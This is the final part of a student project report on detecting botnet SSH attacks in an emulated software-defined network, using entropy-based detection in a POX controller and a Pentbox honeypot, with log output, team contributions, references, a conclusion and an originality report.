9.4 ENTROPY WHEN THE ATTACK IS AT THE START


When the attack starts the entropy value is shown in the controller in terminal



```
INFO:openflow.of_01:[00-00-00-00-00-01 1] connected
INFO:openflow.of_01:[00-00-00-00-00-03 2] connected
INFO:openflow.of_01:[00-00-00-00-00-02 3] connected
INFO:openflow.of_01:[00-00-00-00-00-04 4] connected
INFO:openflow.of_01:[00-00-00-00-00-05 5] connected

***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****


***** Entropy Value =  1 *****
```

Fig 9.4 Entropy value before or at the start of the attack

9.5 ENTROPY WHEN THE ATTACK IS PREVENTED




```
***** Entropy Value =  1 *****

INFO:forwarding.detection:Entropy =
INFO:forwarding.detection:0.0
INFO:forwarding.detection:{IPAddr('10.0.0.10'): 50}

***** Entropy Value =  0.0 *****

Enpty diction  2 2

 2022-06-23 17:01:54.840364 : printing diction  {2: {2: 1}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:54.905611 : printing diction  {2: {2: 2}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:54.964361 : printing diction  {2: {2: 3}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:55.020855 : printing diction  {2: {2: 4}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:55.076882 : printing diction  {2: {2: 5}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:55.132286 : printing diction  {2: {2: 6}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:55.192408 : printing diction  {2: {2: 7}}


***** Entropy Value =  0.0 *****


 2022-06-23 17:01:55.256838 : printing diction  {2: {2: 8}}
```

Fig 9.5 Entropy During the Attack

9.6 HONEYPOT DETECTION

The Pentbox honeypot is implemented in a separate kali virtual machine that captures all the SSH packets that have been attacked in the network with time and source IP address. For this simulation scenario integration of honeypot is not possible in the case of our emulated network in mininet since mininet uses an internal network and doesn't connect with an external network. So the attack is generated externally to simulate the capture of the attack.


CrazyJames@kali: ~/project/pentbox-1.8
File Actions Edit View Help

```
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51460 (2022-06-23 08:14:00 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51462 (2022-06-23 08:14:01 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51464 (2022-06-23 08:14:02 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51466 (2022-06-23 08:14:03 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51468 (2022-06-23 08:14:04 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51470 (2022-06-23 08:14:05 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51472 (2022-06-23 08:14:06 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51474 (2022-06-23 08:14:07 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51476 (2022-06-23 08:14:08 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3


 ATTEMPT DETECTED! from 192.168.74.140:51478 (2022-06-23 08:14:09 -0400)
 -----------------------------
SSH-2.0-paramiko_2.9.3
```

Fig 9.6 Detection in Honeypot

10. PROJECT TEAM AND INDIVIDUAL CONTRIBUTION

Register Number	Name	Individual Contribution
123003262	Venkatesh Kumar	Developed the two attack scenarios where the botnet member will attack the victim for the whole simulation
123003268	Vijaikumar S	Developed the whole detection mechanism against the botnet attack using pox controller and emulated the network for simulation using mininet for the attack
123015019	Bhavesh G S	Developed and worked out the honeypot system in the network, used the attack scenario to capture the attack with its origin

Table 10.1 Individual Contribution

11. REFERENCES

1. Aziz MZBA, Okamura K (2016) An analysis of botnet attack for SMTP server using software define network (Sdn). Proc Asia Pac Adv Netw
2. Letteri I, Penna GD, Gasperis GD (2019) Security in the internet of things: botnet detection in software-defined networks by deep learning techniques. Int J High Perform Comput Netw
3. Letteri I, Del Rosso M, Caianiello P, Cassioli D (2018a) Performance of botnet detection by neural networks in software-defined networks. In: Italian conference on cybersecurity (ITASEC)
4. Lim S, Ha J, Kim H, Kim Y, Yang S (2014) A SDN-oriented DDoS blocking scheme for botnet-based attacks. In: 2014 Sixth international conference on ubiquitous and future networks (ICUFN)
5. Chen J, Cheng X, Du R, Hu L, Wang C (2017) Botguard: lightweight real-time botnet detection in software defined networks. Wuhan Univ J Nat Sci 22(2)
6. Lu Y, Wang M (2016) An easy defense mechanism against botnetbased DDoS flooding attack originated in SDN environment using sFlow. In: Proceedings of the 11th international conference on future internet technologies, ACM
7. Su SC, Chen YR, Tsai SC, Lin YB (2018) Detecting p2p botnet in software defined networks. Secur Commun Netw 2018

12. CONCLUSION AND FUTURE PLANS

A Honeypot-based botnet attack preventive system has been developed and this developed project is effective in defending the host system to a particular extent. Multiple virtual machines have been used for the demonstration and each machine performs a specific role. Two virtual machines have been considered as attacking machines and the attack script is run on these machines. Another virtual machine is considered as the host machine (Victim). The attack script that is generated on the attacking machine is targeted to the victim's machine using the IP address of the victim. A network topology is developed in the Mininet tool and the IP addresses of the machines are given in the mininet while configuring the network topology. Once the attack is successfully implemented on the victim, the Wireshark tool is used to capture the packets of all the virtual machines to make sure the attack is being implemented successfully. This packet capture is proof that the victim is being attacked. When the attack is being implemented the SDN controller checks all the packets in the network. If an attack is being implemented, the SDN controller detects the attack and identifies it as a threat using the set of predefined rules during the configuration stage of the network topology. Once the SDN identifies a threat it redirects the attack to the honeypot server. The Honeypot is a replica of the actual network. Once the SDN diverts the attack to the honeypot, the attack will be implemented in it and the attacker will be getting a positive response but in the real context, the network is safeguarded from the attack. The attack will keep on implementing on the honeypot thus giving the firewall adversary time to react and take preventive measures to prevent the attack from happening. In addition to this, another virtual machine acts as a normal user and will send and receive packets to and from the network just like regular machine functions. In Conclusion, the proposed system safeguards the host to a certain extent from the sophisticated botnet attacks with the implementation of the Honeypot server and the implementation of an Efficient firewall will provide additional defense to the system.

In the future, we may expand our project by adding decoys, and loaders to enhance the system by reducing the network traffic between the hosts. We may apply this in a real network to check the stress and get the problem in our system in real networks

THANK YOU

Hotspot Based Attack Prevention

ORIGINALITY REPORT

4%	0%	4%	%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	Forough Ja'fari, Seyedakbar Mostafavi, Kiarash Mizanian, Emad Jafari. "An intelligent botnet blocking approach in software defined networks using honeypots", Journal of Ambient Intelligence and Humanized Computing, 2020 Publication	4%

Exclude quotes	On	Exclude matches	< 4%
Exclude bibliography	On		